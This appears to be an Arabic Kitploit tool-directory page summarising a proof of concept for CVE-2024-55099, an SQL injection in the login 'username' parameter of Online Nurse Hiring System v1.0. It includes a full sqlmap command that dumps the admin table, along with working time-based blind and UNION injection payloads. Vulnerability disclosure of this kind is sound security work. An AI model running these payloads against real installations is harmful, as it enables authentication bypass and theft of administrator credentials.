
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-SQL-Injection-Vulnerability- — دليل إثبات المفهوم لثغرة CVE-2024-55099، توضح حقن SQL في نظام توظيف الممرضات عبر الإنترنت الإصدار 1.0 عبر معلمة اسم المستخدم غير المنقاة، مما يتيح تعداد قاعدة البيانات وتجاوز المصادقة. | Kitploit
أدوات/GitHubGitHub/ugurkarakoc1/cve-2024-55099-online-nurse-hiring-system-v1.0-sql-injection-vulnerability-
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتاختبار الاختراقArchived
GitHubugurkarakoc1/cve-2024-55099-online-nurse-hiring-system-v1.0-sql-injection-vulnerability-

CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-SQL-Injection-Vulnerability-

دليل إثبات المفهوم لثغرة CVE-2024-55099، توضح حقن SQL في نظام توظيف الممرضات عبر الإنترنت الإصدار 1.0 عبر معلمة اسم المستخدم غير المنقاة، مما يتيح تعداد قاعدة البيانات وتجاوز المصادقة.

عرض المستودع
15منذ سنة واحدةلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-SQL-Injection-Vulnerability

  • المؤلف: ugurkarakoc

الصفحة الرئيسية للبائع

  • https://phpgurukul.com/online-nurse-hiring-system-using-php-and-mysql

رابط البرنامج

  • https://phpgurukul.com/?sdm_process_download=1&download_id=17826

نظرة عامة

  • Online-Nurse-Hiring-System-v1.0 يعاني من عدم كفاية التحقق من صحة الإدخال وتنقيته لبارامترات 'username' مما يخلق ثغرة لهجمات حقن SQL، مما يتيح الوصول غير المصرح به إلى قاعدة البيانات ويعرض أمن النظام للخطر.

تفاصيل الثغرة

  • CVE ID: CVE-2024-55099
  • الإصدار المتأثر: Online-Nurse-Hiring-System-v1.0
  • الملف المعرض للثغرة: /admin/index.php.
  • أسماء البارامترات: username
  • نوع الهجوم: محلي

المراجع:

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-55099
  • https://nvd.nist.gov/vuln/detail/CVE-2024-55099

الوصف

  • يؤدي عدم وجود التحقق المناسب من صحة الإدخال وتنقيته لبارامترات 'username' إلى تمكين المهاجم من صياغة استعلامات حقن SQL، وتجاوز آليات المصادقة، والحصول على وصول غير مصرح به إلى قاعدة البيانات

إثبات المفهوم (PoC) :



  • sqlmap -r r.txt -dbs --level 5 --risk 3 --batch -D onhsdb -T tbladmin --columns --dump
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 3898 FROM (SELECT(SLEEP(5)))CrDy) AND 'rbGV'='rbGV&inputpwd=test&login=

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: username=-6075' UNION ALL SELECT 68,CONCAT(0x7176706a71,0x7168445671545a434e
---
image

تنزيل الأداة